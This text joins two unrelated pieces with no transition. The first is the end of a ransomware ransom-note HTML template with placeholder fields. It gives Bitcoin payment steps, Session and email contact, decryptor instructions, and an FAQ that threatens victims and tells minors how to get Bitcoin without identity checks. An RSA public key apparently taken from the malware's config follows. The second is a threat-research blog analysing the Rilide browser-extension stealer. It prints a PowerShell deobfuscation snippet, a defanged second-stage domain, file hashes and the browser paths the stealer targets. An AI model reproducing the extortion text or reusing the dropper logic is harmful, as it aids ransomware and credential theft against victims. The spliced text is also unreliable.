translate="no">"Session" ID:</p>undefined</td>undefined<td class="tbl_inner"></td>undefined</tr>undefined<tr>undefined<td class="tbl_inner tbl_contact_messenger__content">undefined<div class="tbl_contact_messenger__id">undefined<span id="messenger_id">%[tox_id]%</span>undefined</div>undefined</td>undefined<td class="tbl_inner tbl_contact__btn_messenger">undefined<p>undefined<button class="btn_copy" type="button" onclick="CopyText('messenger_id')">Copy</button>undefined</p>undefined</td>undefined</tr>undefined</table>undefined<p>To contact us via undefined<span class="highlighter">Session</span>, do:undefined</p>undefined<p>undefined<i class="highlighter">(1) </i>Access the undefined<span class="highlighter" translate="no">"Session"</span> messenger on the page undefined<a class="links" href="https://getsession.org/" target="_blank">https://getsession.org</a> and install it.undefined</p>undefined<p>undefined<i class="highlighter">(2) </i>Open your messenger undefined<span class="highlighter" translate="no">"Session"</span> and add us using our ID above. above.undefined</p>undefined<table class="tbl tbl_contact">undefined<tr>undefined<td class="tbl_inner tbl_contact__title">undefined<p>Email:</p>undefined</td>undefined<td class="tbl_inner tbl_contact__email">undefined<p>undefined<a class="mail links" href="mailto:%[author_email]%">undefined<span id="mail">%[author_email]%</span>undefined</a>undefined</p>undefined</td>undefined<td class="tbl_inner tbl_contact__btn">undefined<p>undefined<button class="btn_copy" type="button" onclick="CopyText('mail')">Copy</button>undefined</p>undefined</td>undefined</tr>undefined</table>undefined<p style="margin-top: 40px;"></p>undefined<blockquote>NOTE 1: These are the only ways to get in touch to recover your files. Any other form found on the internet will be fake.</blockquote>undefined<p></p>undefined<p></p>undefined<blockquote>NOTE 2: Regardless of the contact method you choose, contact us ONLY if you have made payment. Because all doubts, or the vast majority, we clarify in this document to save ours and your time.</blockquote>undefined<p></p>undefined<h2 class="title" id="menu_payment">[+] 3 - PAYMENT [+]</h2>undefined<p>The decryption process is PAID in undefined<i class="highlighter">Bitcoin</i>, so you need to have a Bitcoin balance on a cryptocurrency exchange or in a cryptocurrency wallet to make the deposit.undefined</p>undefined<p>You may want to read the FAQ page to know what Bitcoin is.</p>undefined<p>Payment data:</p>undefined<table class="tbl tbl_payment">undefined<tr>undefined<td class="tbl_inner">undefined<p>Bitcoin address:</p>undefined</td>undefined<td class="tbl_inner">undefined<p>undefined<span id="address_btc" class="tbl_payment__btc">%[address_btc]%</span>undefined</p>undefined</td>undefined<td class="tbl_inner tbl_payment__btn">undefined<p>undefined<button class="btn_copy" type="button" onclick="CopyText('address_btc')">Copy</button>undefined</p>undefined</td>undefined</tr>undefined<tr>undefined<td class="tbl_inner">undefined<p>Amount to pay:</p>undefined</td>undefined<td class="tbl_inner tbl_payment__amount">undefined<p>undefined<span id="amount_btc">%[amount]%</span>&nbsp;BTCundefined</p>undefined</td>undefined<td class="tbl_inner">undefined<p>undefined<button class="btn_copy" type="button" onclick="CopyText('amount_btc')">Copy</button>undefined</p>undefined</td>undefined</tr>undefined</table>undefined<p>- To make payment and restore your files, follow these steps -</p>undefined<p>undefined<span class="steps_numbers">(1)</span> - Write down the data to make the transfer via the Bitcoin address and the AMOUNT to pay specified above.undefined</p>undefined<p></p>undefined<blockquote>undefined<i class="highlighter">Note:</i> Remembering that the price of Bitcoin may vary monetarily depending on when you make the payment.undefined</blockquote>undefined<p></p>undefined<p>undefined<span class="steps_numbers">(2)</span> - After making the payment to the Bitcoin address above, send a message with a structure similar to this to our messenger undefined<span class="highlighter" translate="no">"Session"</span> (or to our email).undefined</p>undefined<table class="tbl tbl_message">undefined<tr>undefined<td class="tbl_inner">undefined<p class="tbl_message__title">undefined<i class="highlighter">Subject:</i> %[name]% Ransomware - I did the payment!undefined</p>undefined</td>undefined</tr>undefined<tr>undefined<td class="tbl_inner">undefined<p class="tbl_message__content">undefined<span>undefined<i class="highlighter">Message:</i>undefined</span> Hello, I made the payment. My BTC address where I made the payment is "xxx". The my PIN is: undefined<i class="highlighter">%[pin]%</i>.undefined</p>undefined</td>undefined</tr>undefined</table>undefined<p>undefined<i class="highlighter">IMPORANT: </i>Payment will be verified using YOUR BTC ADDRESS (“xxx”) that the transaction was made to, so it is IMPORTANT to inform this when contacting us. And remember! Don't try to cheat us by providing a Bitcoin address that has already paid us, as we maintain a database of customers who have already made transactions for us. < /p>undefined<p>It is also IMPORTANT that you do not forget to send your undefined<i class="highlighter">PIN</i> . It is through your PIN that we will find your key. The key will be sent to you. < /p>undefined<p>You will receive it in your email or via messenger "Session", the KEY "undefined<i class="highlighter">%[key_name]%</i>", and the decryptor "undefined<i class="highlighter">%[decryptor_name]%</i>" attached (zipped).undefined</p>
                                                                                                                                                               < p>
                                                                                                                                                                 < /p>undefined<blockquote>Note: After payment, you will receive the KEY "undefined<i class="highlighter">%[key_name]%</i>" and "undefined<i class="highlighter">%[decryptor_name]%</i>" within 24 hours, but it may vary by more or less depending on my availability times and the number of demands received. Rest assured, we keep our promises!undefined</blockquote>
                                                                                                                                                                   < p>
                                                                                                                                                                     < /p>undefined<h2 class="title" id="menu_decryption">[+] 4 - DECRYPTION PROCESS [+]</h2>
                                                                                                                                                                       < p> To decrypt your files, you will have to use our decryptor that we send to you after you have made the payment. It is very intuitive to use. Follow the steps below on how to use it: < /p>undefined<p>undefined<span class="steps_numbers">(1)</span> - Run < i class="highlighter"> %[decryptor_name]% < /i> (undefined<i>%[name]% Ransomware Decryptor</i> ). < /p>undefined<p>undefined<i class="highlighter">Note: </i> If you are on Linux, open a terminal and run from the command line so you can interact with the decryptor. E.g: < i class="highlighter"> ./decryptorundefined</i>
                                                                                                                                                                                       < /p>undefined<p></p>
                                                                                                                                                                                         < p>
                                                                                                                                                                                           < span class="steps_numbers"> (2) < /span> - After the welcome screen, a menu identical to this one will appear:undefined</p>
                                                                                                                                                                                   < pre>
                                                                                                                                                                                     < code> [ Load the decryption key ] [1] - Search for the key [2] - Exit :: Reply: < / code>
                                                                                                                                                                                         < /pre>undefined<p>undefined<span class="steps_numbers">(3)</span> - Enter "undefined<strong>1</strong>" to search and load the < i class="highlighter"> %[key_name]% < /i> key you received when contacting us after payment.undefined</p>
                                                                                                                                                                                           < p>
                                                                                                                                                                                             < span class="steps_numbers"> (4) < /span> - After the key is accepted, a field will appear to enter your "undefined<i class="highlighter">PIN</i>". Enter it and press ENTER!undefined</p>
                                                                                                                                                                           < p>
                                                                                                                                                                             < span class="steps_numbers"> (5) < /span> - After validating the "undefined<i class="highlighter">PIN</i>", you must enter the "Encryption Extension" of your files, the "undefined<i class="highlighter">%[ext]%</i>". Enter it and press ENTER!undefined</p>
                                                                                                                                                           < p>
                                                                                                                                                             < span class="steps_numbers"> (6) < /span> - After placing the "Encryption Extension", the decryption process will start.undefined</p>
                                                                                                                                                       < p> Wait for the decryption completion message to be displayed on the console, this may take a while depending on the number of files that were encrypted and the power of your machine. You can see the live decryption process of your files if you have time for it. < /p>undefined<p></p>
                                                                                                                                                           < p>
                                                                                                                                                             < span class="steps_numbers"> (7) < /span> - After decryption is complete, all your files will be restored and the decryption log file "undefined<i class="highlighter">%[log_name]%</i>", will be created in the decryptor directory.undefined</p>
                                                                                                                                                                 < p> At the end, you will be asked if you want to completely remove the folder where the data of the cryptography was saved, that is, the < i class="highlighter"> %[root_path]% < /i> folder.undefined</p>
                                                                                                                                                                       < p>
                                                                                                                                                                         < /p>undefined<p style="margin-bottom: 380px;">If you have further questions, such as: "undefined<u>How can I be sure that you retain the decryption key and that my files can be decrypted?</u>", you can read the FAQ page.undefined</p>
                                                                                                                                                                           < /div>undefined</div>
                                                                                                                                                                             < div class="content" id="faq">
                                                                                                                                                                               < div class="infos">
                                                                                                                                                                                 < h1 class="title"> [ + ] FAQ [ + ] < /h1>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(1)</span> - Who Are You? < /summary>undefined<p>We are a small group of people forming the undefined<i class="highlighter">%[name]% Team</i>, involved in cybersecurity and clandestine hacking. < /p>undefined</details>
                                                                                                                                                                                     < details>
                                                                                                                                                                                       < summary onclick="toggleDetails(this)">
                                                                                                                                                                                         < span class="steps_numbers"> (2) < /span> - Do you sell the source code?undefined</summary>
                                                                                                                                                                                             < p> A: - No! < /p>undefined</details>
                                                                                                                                                                                                 < details>
                                                                                                                                                                                                   < summary onclick="toggleDetails(this)">
                                                                                                                                                                                                     < span class="steps_numbers"> (3) < /span> - Do you create RaaS ransomware with a control panel on an online platform?undefined</summary>
                                                                                                                                                                                                         < p> A: - No! But who knows, maybe in the future if we get excited about RaaS. < /p>undefined</details>
                                                                                                                                                                                                             < details>
                                                                                                                                                                                                               < summary onclick="toggleDetails(this)">
                                                                                                                                                                                                                 < span class="steps_numbers"> (4) < /span> - How can I be sure that you retain the decryption key and that my files can be decrypted?undefined</summary>
                                                                                                                                                                                                                     < p> We like to work with evidence. < /p>undefined<p>If you have questions, please contact us via the contact section, tell us your undefined<i class="highlighter">PIN</i> and send an encrypted file attachment. We will decrypt this file and take a screenshot of it for you as proof that we have access to decrypt your files. Preferably, a readable text file or an image, so that we can take a printout. < /p>undefined<p>undefined<i class="highlighter">Attention!</i> There are many fake videos and websites promising to decrypt, however, they are nothing more than a bluff, they do not have the resources to decrypt your files, they are just trying to target you as well, so that you pay the ransom to them instead of us. < /p>undefined<p>In any case, you will have to pay to recover your files, either to us or to these dirty "companies" that want to profit off of our ransomware. Understand, it's not about ethics, it's about money for both parties. They have no ethics because they make money based on our work. And I'm sure they will charge more than we are charging.</p>undefined<p>After all, what would these “companies” be like if it weren’t for our ransomware services? Basically, they appreciate our service. They can even break our encryption to recover your files, but that will take a long time, are you willing to wait that long?! If they break our encryption, we have other "tricks up our sleeves" to strengthen us. After all, we are only on version %[version]%.</p>undefined<p>As proof that only we have control over the decryption of the %[name]% Ransomware, we have uploaded a video demonstrating the encryption and decryption of the %[name]% Ransomware.</p>undefined<p></p>undefined<div style="position:relative;padding-bottom:56.25%;height:0;overflow:hidden;">undefined<iframe style="width:100%;height:100%;position:absolute;left:0px;top:0px;overflow:hidden" frameborder="0" type="text/html" src="%[demo_video]%" width="100%" height="100%" allowfullscreen title="Dailymotion Video Player" allow="autoplay"></iframe>undefined</div>undefined<p></p>undefined<p></p>undefined<blockquote>Note: In both Windows and Linux, we have all this encryption and decryption control.</blockquote>undefined<p></p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(5)</span> - Where do I find the software to decrypt my files?undefined</summary>undefined<p>A:- The only way to decrypt files that the "%[name]% Ransomware" has encrypted is with decryption software of the "%[name]% Ransomware" itself. You can get the same after the payment action you take to rescue your data.</p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(6)</span> - My encrypted files are not being found and decrypted, what do I do?undefined</summary>undefined<p>A:- This can occur due to several factors, directory or file permission is one of those factors. To solve this, you can create a folder in your user's root directory, but precisely in "undefined<i class="highlighter">%[user_home]%</i>", with the name "undefined<i class="highlighter">%[folder_search]%</i>", and place your encrypted files inside that folder. undefined<i class="highlighter">%[decryptor_name]%</i> will do a "recursive loop" through everything that is encrypted inside that folder, and will consequently decrypt everything. < /p>undefined</details>
                                                                                                                                                                                                                                 < details>
                                                                                                                                                                                                                                   < summary onclick="toggleDetails(this)">
                                                                                                                                                                                                                                     < span class="steps_numbers"> (7) < /span> - What options for contacting you?undefined</summary>
                                                                                                                                                                                                                                         < p> A: - At the moment there are only 2 (two) ways to contact us, which is via email ( < a class="links" href="mailto:%[author_email]%"> %[author_email]% < /a>) and messenger "Session". Basically, undefined<a class="links" href="https://getsession.org" target="_blank">"Session"</a> is a cross - platform, peer - to - peer chat for exchanging instant messages, with secure end - to - end encrypted communication, i.e., no tracking. < /p>undefined<p>To get in touch via messenger undefined<a class="links" href="https://getsession.org">"Session"</a> and add us, you need to have the messenger "Session" installed. < /p>undefined<p>We always recommend contacting us via messenger undefined<a class="links" href="https://getsession.org" target="_blank">"Session"</a> . < /p>undefined<p>And why do we recommend messenger undefined<a class="links" href="https://getsession.org" target="_blank">"Session"</a> ? < /p>undefined<p>For the simple reason that we have no guarantee that our email will be functional for contact in the long term, we may be silenced and/or our account blocked by the provider itself, so contacting us via messenger "Session" will always ensure that you receive our service in the best possible way. < /p>undefined<p></p>
                                                                                                                                                                                                                                                                 < /details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(8)</span> - I'm not receiving any more responses from you via email and/or messenger "Session", why?undefined</summary>undefined<p>A:- You were probably placed in our Spam folder in our email and/or blocked via messenger "Session", because you violated our terms of only contacting us if payment is made, and/or due to harassment.</p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(9)</span> - I have a balance in another cryptocurrency, can I use it instead of Bitcoin?undefined</summary>undefined<p>A:- NO! We only accept Bitcoin as a payment method. Do not try to transfer with another cryptocurrency, you will lose your coins.</p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(10)</span> - What is Bitcoin? How to get Bitcoin?undefined</summary>undefined<p>A:- You can search on the internet what Bitcoin is, but in short it is a digital currency (cryptocurrency), created in a network protected by layers and layers of code, where to obtain balance from it you need to buy it at a cryptocurrency broker, or on the official Bitcoin website itself. The official Bitcoin website is undefined<a class="links" class="links" href="https://bitcoin.org" target="_blank">bitcoin.org</a>. By accessing the official website, you will have more information and also the possibility of purchasing your Bitcoins. undefined<u>Learn about Bitcoins, own Bitcoins, cryptocurrencies will be the future.</u>undefined</p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(11)</span> - I'm not 18, how do I buy Bitcoins? < /summary>undefined<p>A:- If you are under 18, and some platforms require you to be older, you may be using one of the following strategies to buy your cryptocurrencies:</p>
                                                                                                                                                                                                                                                                         < p> I - < strong> Buy from People You Know (P2P - Peer - to - Peer) < strong>
                                                                                                                                                                                                                                                                               < /strong>undefined</strong>
                                                                                                                                                                                                                                                                                 < /p>undefined<p>You can buy cryptocurrencies directly from friends, family or acquaintances who have a balance and want to sell.</p>
                                                                                                                                                                                                                                                                                   < p> II - < strong> Earn Cryptocurrencies for Free < /strong>undefined</p>
                                                                                                                                                                                                                                                             < p>
                                                                                                                                                                                                                                                               < strong> Airdrops - < /strong> Some cryptocurrencies distribute tokens for free to promote their projects.undefined</p>
                                                                                                                                                                                                                                                         < p>
                                                                                                                                                                                                                                                           < strong> Faucets – < /strong>Sites that offer small amounts of cryptocurrencies for free (e.g.: FreeBitcoin).undefined</p>
                                                                                                                                                                                                                                                     < p>
                                                                                                                                                                                                                                                       < strong> Games and Apps – < /strong> Some games and apps reward users with cryptocurrencies (e.g.: NFT games and apps like Sweatcoin).undefined</p>
                                                                                                                                                                                                                                                 < p>
                                                                                                                                                                                                                                                   < strong> Freelancer and Online Jobs – < /strong> You can receive payments in cryptocurrencies for services such as design, programming, translation, etc.undefined</p>
                                                                                                                                                                                                                             < p> III - < strong> Buy with Gift Cards < /strong>undefined</p>
                                                                                                                                                                                                                         < p> Some platforms allow you to buy cryptocurrencies using gift cards purchased with cash. You can buy these cards and exchange them for crypto on P2P sites. < /p>undefined<p>IV - undefined<strong>P2P platforms without mandatory KYC</strong>
                                                                                                                                                                                                                               < /p>undefined<p>Some decentralized exchanges or P2P platforms allow purchases without strict identity verification, such as Bisq, Hodl Hodl and LocalMonero. Some only require an email and allow direct transactions between people.</p>
                                                                                                                                                                                                                                 < /details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(12)</span> - Can I move my encrypted files or rename them? < /summary>undefined<p>A:- It is not recommended. If you place your encrypted files in a directory that the decryptor will not traverse, they will not be found for decryption. You can even rename the encrypted file, but you MUST NOT change the "undefined<i class="highlighter">%[ext]%</i>" extension of the files before decrypting them, it is through this extension that the files will be found for decryption.undefined</p>
                                                                                                                                                                                                                                         < /details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(13)</span> - If I use other software to decrypt my files will it work? < /summary>undefined<p>A:- Negative! DO NOT try to decrypt your files with any software as they may corrupt your files and it will not work and there is a high chance that you will lose your files forever. There are several recovery software developers who promise this but it is not true, they do this so that people will buy their removal software. Many do fake decryptions, so you pay.</p>
                                                                                                                                                                                                                                                 < p>
                                                                                                                                                                                                                                                   < /p>UNDERSTAND ONE THING, just as you should download software from the software's official website, you MUST also resort to recovering your files from the official people who store them.undefined<p></p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(14)</span> - I am unable to pay the amount, do you offer a discount?undefined</summary>undefined<p>A:- We do not negotiate changes to the payment amount, DO NOT insist. The value is immutable! Also DO NOT send "PAID" to my email without paying, the price WILL go up due to disobedience and lies. For this reason, we do not include an estimated deadline for payment to be made, So you have as much time as you want to save money. This is our greatest kindness in negotiation.</p>undefined</details>undefined<details>undefined<summary onclick="toggleDetails(this)">undefined<span class="steps_numbers">(15)</span> - I lost my PIN, is it possible to recover my files without them?undefined</summary>undefined<p>A:- We may even be able to recover if you know the date and time your files were encrypted, however, we will CHARGE 20% more on top of the fixed amount, as it requires more work. WE RECOMMEND FROM THE BEGINNING NOT TO LOSE YOUR PIN!.</p>undefined</details>undefined</div>undefined</div>undefined<div class="content" id="credits">undefined<div class="infos">undefined<h1 class="title">[+] CREDITS [+]</h1>undefined<p>Lead Developer:</p>undefined<ul class="lst_devs">undefined<li>"%[author]%"</li>undefined</ul>undefined</div>undefined</div>undefined</div>undefined</div>undefined</div>undefined<div class="footer">undefined<div class="container">undefined<p class="text">%[copyright]% %[name]% Ransomware - All Right Reserved. undefined<i class="text__team">Team %[name]%</i>.undefined</p>undefined</div>undefined</div>undefined<script type="text/javascript">
                                                                                                                                                                                                                                             let navHome = document.querySelector(".nav-home"),
                                                                                                                                                                                                                                               navDefault = document.querySelector(".nav-default"),
                                                                                                                                                                                                                                               btnTranslator = document.getElementById("btn-translator"),
                                                                                                                                                                                                                                               navDefaultBtn = document.querySelectorAll(".nav-default__btn"),
                                                                                                                                                                                                                                               tabClicked = (navDefaultBtn.forEach(e => e.addEventListener("click", () => tabClicked(e))), e => {
                                                                                                                                                                                                                                                 window.scrollTo({
                                                                                                                                                                                                                                                   top: 0,
                                                                                                                                                                                                                                                   behavior: "smooth"
                                                                                                                                                                                                                                                 }), navDefaultBtn.forEach(e => e.classList.remove("active")), e.classList.add("active");
                                                                                                                                                                                                                                                 document.querySelectorAll(".content").forEach(e => e.classList.remove("show"));
                                                                                                                                                                                                                                                 e = e.getAttribute("content-id");
                                                                                                                                                                                                                                                 document.getElementById(e).classList.add("show")
                                                                                                                                                                                                                                               }),
                                                                                                                                                                                                                                               currentActiveTab = document.querySelector(".nav-default__btn.active");
                                                                                                                                                                                                                                             tabClicked(currentActiveTab);
                                                                                                                                                                                                                                             var comboGoogleTradutor = null;

                                                                                                                                                                                                                                             function googleTranslateElementInit() {
                                                                                                                                                                                                                                               new google.translate.TranslateElement({
                                                                                                                                                                                                                                                 pageLanguage: "en",
                                                                                                                                                                                                                                                 layout: google.translate.TranslateElement.InlineLayout.HORIZONTAL
                                                                                                                                                                                                                                               }, "google_translate_element"), comboGoogleTradutor = document.getElementById("google_translate_element").querySelector(".goog-te-combo")
                                                                                                                                                                                                                                             }

                                                                                                                                                                                                                                             function changeEvent(e) {
                                                                                                                                                                                                                                               var t;
                                                                                                                                                                                                                                               e.fireEvent ? e.fireEvent("onchange") : ((t = document.createEvent("HTMLEvents")).initEvent("change", !1, !0), e.dispatchEvent(t))
                                                                                                                                                                                                                                             }

                                                                                                                                                                                                                                             function changeLang(e) {
                                                                                                                                                                                                                                               navigator.onLine && comboGoogleTradutor ? (comboGoogleTradutor.value = e, changeEvent(comboGoogleTradutor)) : alert("WARNING: Translation only works online. The device is NOT connected to the internet.")
                                                                                                                                                                                                                                             }

                                                                                                                                                                                                                                             function CopyText(e) {
                                                                                                                                                                                                                                               var t = document.createRange();
                                                                                                                                                                                                                                               t.selectNode(document.getElementById(e)), window.getSelection().removeAllRanges(), window.getSelection().addRange(t);
                                                                                                                                                                                                                                               try {
                                                                                                                                                                                                                                                 document.execCommand("copy"), window.getSelection().removeAllRanges(), alert('"' + t + '" Copied!')
                                                                                                                                                                                                                                               } catch (e) {
                                                                                                                                                                                                                                                 alert("Unable to copy!")
                                                                                                                                                                                                                                               }
                                                                                                                                                                                                                                             }
                                                                                                                                                                                                                                             btnTranslator.addEventListener("click", function() {
                                                                                                                                                                                                                                               navHome.style.marginTop = "45px", navDefault.style.paddingTop = "45px";
                                                                                                                                                                                                                                               var e = document.getElementById(":1.container");
                                                                                                                                                                                                                                               (e.contentDocument || e.contentWindow.document).getElementById(":1.close").addEventListener("click", function() {
                                                                                                                                                                                                                                                 navHome.style.marginTop = "0px", navDefault.style.paddingTop = "0px"
                                                                                                                                                                                                                                               })
                                                                                                                                                                                                                                             });
                                                                                                                                                                                                                                           </script>
                                                                                                                                                                                                                                           < script type="text/javascript" src="https://translate.google.com/translate_a/element.js?cb=googleTranslateElementInit">
                                                                                                                                                                                                                                             < /script>undefined
                   </body>
                   < / html>

Appendix 3 - RSA Public Key from config.json

-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEA15+svGAphncDU6byNM2Pk/Iw/bb7LtNHMiL/SBM8ztr4eV1T+LNP
ZqrHbBbj11eVVvbxEILy44w7hi94YALZmGXPaS2Lkg2+j/tZ9LRDHfqaoMiqBVyw
LEKUnifyB3/nzxzFFXuN2gkgqr9i8sgVuv4UiYTgooGff4xFJcRzFp5qP754Pfhz
5EDlTk//nrHnvnpZOlXNKbCesMFg/hci74fe/Gq0+Qn4N5O/HGT57Pzt3Y7pp79F
TmnS6Cy7Lh3K38Y8t6W3BI3K9ePdCitJZpz9BaqKbb4aDPfAamIkVND8u/XEMVUp
vtsUQIwwEQjFLCpn6atqoSnjZkgK1rklKwIDAQAB
-----END RSA PUBLIC KEY-----
  • ✇Pulsedive Blog
  • Rilide - An Information Stealing Browser Extension Pulsedive Threat Research
    Rilide is an example of an information stealer masquerading as a browser extension. First reported in April 2023, the malware targets Chromium-based browsers such as Google Chrome and Microsoft Edge. It is designed to take screenshots of information, log passwords, and collect credentials for cryptocurrency wallets. Rilide is delivered via malicious advertisements or phishing pages. When users interact with these payloads, a loader installs the Rilide extension. Security researchers have observe
     

Rilide - An Information Stealing Browser Extension

21 de Março de 2025, 08:30
Rilide - An Information Stealing Browser Extension

Rilide is an example of an information stealer masquerading as a browser extension. First reported in April 2023, the malware targets Chromium-based browsers such as Google Chrome and Microsoft Edge. It is designed to take screenshots of information, log passwords, and collect credentials for cryptocurrency wallets. 

Rilide - An Information Stealing Browser Extension

Rilide is delivered via malicious advertisements or phishing pages. When users interact with these payloads, a loader installs the Rilide extension. Security researchers have observed Rilide impersonating Google Drive and Palo Alto extensions. Associated IoCs can be accessed using Pulsedive’s Explore feature.

This blog outlines:

  • How Rilide is delivered
  • Walkthrough of an intrusion chain that dropped Rilide
  • Mitigation strategies

How Rilide is Delivered

Threat researchers have identified multiple delivery mechanisms used to drop Rilide, with phishing websites being the most common. Versions from August 2023 were adapted to work with Chrome Extension Manifest V3. These changes include removing the ability to execute external logic using executeScript(), eval(), and new Function(). Moreover, Manifest V3 no longer allows developers to load and execute remotely hosted files; as such, all the logic must be part of the extension package itself.

The newer Rilide versions were delivered using three different mechanisms.

  1. The first campaign uses a PowerPoint lure with a phishing website to fetch the Rilide stealer.
  2. The second campaign leverages Twitter as the initial lure. When interacting with the Twitter lure, the user is redirected to a phishing website that downloads an executable file that sets up the malicious extension using an LNK file.
  3. Researchers at Trustwave grouped two separate vectors into a third campaign. One intrusion chain is similar to the second campaign, with the only exception being the use of Google Ads instead of Twitter. The rest of the intrusion chain remains the same. The last intrusion chain uses a PowerShell loader to install Rilide. It is unclear how the user receives the PowerShell Loader.
Rilide - An Information Stealing Browser Extension
Figure 1: Campaigns leading to Rilide. This version of Rilide has been adapted to comply with the Chrome Extension Manifest V3 requirements. Source: Hacker News

The sample we analyzed for this blog belongs to campaign 3, which uses a PowerShell loader to install the malicious extension.

An Intrusion Dropping Rilide

A PowerShell Dropper

Toward the end of November 2024, VMRay shared details about a PowerShell script used to drop a Rilide sample. As of March 15, 2025, VirusTotal indicates that only four vendors flag the script as malicious. The earliest sample in the intrusion chain starts with the PowerShell script identified by VMRay; however, the exact way the script was delivered to the user is unknown. Figure 2 shows the complete intrusion chain observed during analysis.

Rilide - An Information Stealing Browser Extension
Figure 2: Intrusion chain observed during analysis
Rilide - An Information Stealing Browser Extension
Figure 3: VirusTotal results for the PowerShell script as of March 15, 2025. Source: VirusTotal

File Details

Characteristic

Value

MD5

650052f23efde0ed4460b760134db8c6

SHA-1

286574e458cddb32032ba4935d7f8e2716cfcf2c

SHA-256

76afc4a7ef10d760c3fa42458e8f133f1ed4d76071ab6f4207037f64a4bffab7

File Size

2.15 KB

File Extension

ps1

Behavior

First Stage

When the PowerShell script is run, it launches another PowerShell instance that executes base64 encoded commands without displaying the PowerShell window to the user. 

Rilide - An Information Stealing Browser Extension
Figure 4: Encoded PowerShell command captures within VMRay. Source: VMRay

The base64 encoded content can be decoded using CyberChef’s From Base64 recipe. The decoded content contains a base64 encoded string, which is manipulated by replacing characters and XOR operations before being passed to the PowerShell function DownloadString as the URI. 

💡
For more details on how to use CyberChef, please read our Tool Guide: CyberChef 101
Rilide - An Information Stealing Browser Extension
Figure 5: Decoded PowerShell script contains base64 encoded values that go through a series of character manipulations.

The URI can be decoded by running the code snippet within PowerShell before the script creates a new web client connection. 

$lUhpJ = ("kpC3/7WN/qCHo4b2sP@tgrfwv/+UrZ6oqfGIj4egrL7xlJeHt/GWt4OX+/s=")
$HgwsG = $lUhpJ.Replace("@", "a")
$TWJXW = [Convert]::FromBase64String($HgwsG) | ForEach-Object { $_ -bxor 198}
$ZLb8q = [System.Text.Encoding]::ASCII.GetString($TWJXW).Replace("@", "a")
$RUveK = [Convert]::FromBase64String($ZLb8q)
$QK9tt = [byte[]](37, 46, 201, 192, 220);
$eyMTA = 0;
$CJC2W = $RUveK | ForEach-Object {
$_ -bxor $QK9tt[$eyMTA++];
if ($eyMTA -ge $QK9tt.Length) {
$eyMTA = 0
}
}
$CJC2W

Calling the parameter that holds the ASCII values for the URI returns the array string shown in Figure 6 below.

Rilide - An Information Stealing Browser Extension
Figure 6: ASCII values holding the second stage domain

The array of ASCII values can be decoded using the PowerShell command $mdKyK = [System.Text.Encoding]::ASCII.GetString($CJC2W); or using CyberChef’s From Decimal recipe.

Rilide - An Information Stealing Browser Extension
Figure 7: The ASCII values converted into text to reveal the second stage URI.

WHOIS data for the decoded domain shows that it was registered with NameCheap. Moreover, the domain was registered on October 5, 2024, approximately a month before the post from VMRay.  

Rilide - An Information Stealing Browser Extension
Figure 8: WHOIS data within the Pulsedive platform for tcl-black[.]com

The domain was unreachable as of March 15, 2025, but historical data was stored on URLscan.io. The webpage contained obfuscated code that the PowerShell script manipulates by replacing certain characters before converting it from base64. Once the command is decoded, it is executed using PowerShell. 

Rilide - An Information Stealing Browser Extension
Figure 9: A historical scan showing the content hosted on the decoded URL. Source: URLscan.io

The character conversations employed during this stage are:

Original Value

New Value

!

l

*

d

`”

T

H

;

F

Rilide - An Information Stealing Browser Extension
Figure 10: Decoded content from tcl-black[.]com reveals additional PowerShell Commands 

Second Stage

The decoded script contains another blob of base64 that goes through a series of manipulations before being executed using the iex command. The first manipulation is a series of character replacements that change certain symbols into characters within the base64 character set. The replacements are:

Original Value

New Value

%

d

$

a

!

b

@

B

This data is converted from base64 and XORed with a byte array. Following the XOR operation, the data is decrypted using AES256 in Cipher Block Chaining mode with a padding of PKCS7. The decryption key and initialization vector are stored as hardcoded variables that are base64 encoded.

Rilide - An Information Stealing Browser Extension
Figure 11: The decoded PowerShell script pulled from tcl-black[.]com

Third Stage - Setting up Rilide

The decrypted data is additional PowerShell code that is executed. This code is used to install the Rilide extension. The PowerShell script's primary function is FCZoL, which first attempts to gather the current user's SID.

Rilide - An Information Stealing Browser Extension
Figure 12: Decrypted content from the second stage PowerShell Script that shows additional PowerShell commands.
Rilide - An Information Stealing Browser Extension
Figure 13: The script uses PowerShell cmdlets to get the local user

The script then generates a random string that is 80 characters long and consists of alphanumeric characters. The following line of the script converts a string of bytes into a UTF-8 encoded string. This string contains a base64 blob containing JSON data that appears to be related to the Rilide extension. 

Rilide - An Information Stealing Browser Extension
Figure 14: Character set returned from a function within PowerShell.
Rilide - An Information Stealing Browser Extension
Figure 15: Base64 content reveals content that is later added to the Secure Preferences for managing settings for a Chrome Profile. 
Rilide - An Information Stealing Browser Extension
Figure 16: Extension details added to Secure Preferences.

The PowerShell script then creates strings that hold paths to web browsers. The browsers targeted, and the paths specified in the malware are:

Rilide - An Information Stealing Browser Extension
Figure 17: PowerShell code used to create paths to web browser content on disk.

Web Browser

Path

Chrome

%localappdata%/Google/Chrome/User Data

Brave

%localappdata%/BraveSoftware/Brave-Browser/User Data

Edge

%localappdata%/Microsoft/Edge/User Data

Opera

%appdata%/Opera Software/Opera Stable

The PowerShell script contains all the content that makes up the Rilide files as hardcoded base64 strings. These strings are within the function aRUC2M. This function takes the previously created character set and the directory name where the extension will be stored. In this case, the directory name is $MxNC2$JJ0wH, as shown in the figure below.

Rilide - An Information Stealing Browser Extension
Figure 18: Path where the Rilide files are saved on disk.

The script attempts to create the path shown in Figure 18 and then tries to create files within that directory. 

Rilide - An Information Stealing Browser Extension
Figure 19: Code used to create the $MxNC2$JJ0wH directory and drop the Rilide files.

Each file that makes up the Rilide extension and its content is stored as base64-encoded pairs. The first variable is the file name, and the second is the actual content. The script writes the file for any file name containing the extension *.png. If the file is contains the string manifest.json, a set of character replacements occurs before it is written to disk. For all other files, the script just writes the content to a file on disk.

Encoded File Name

Decoded File Name

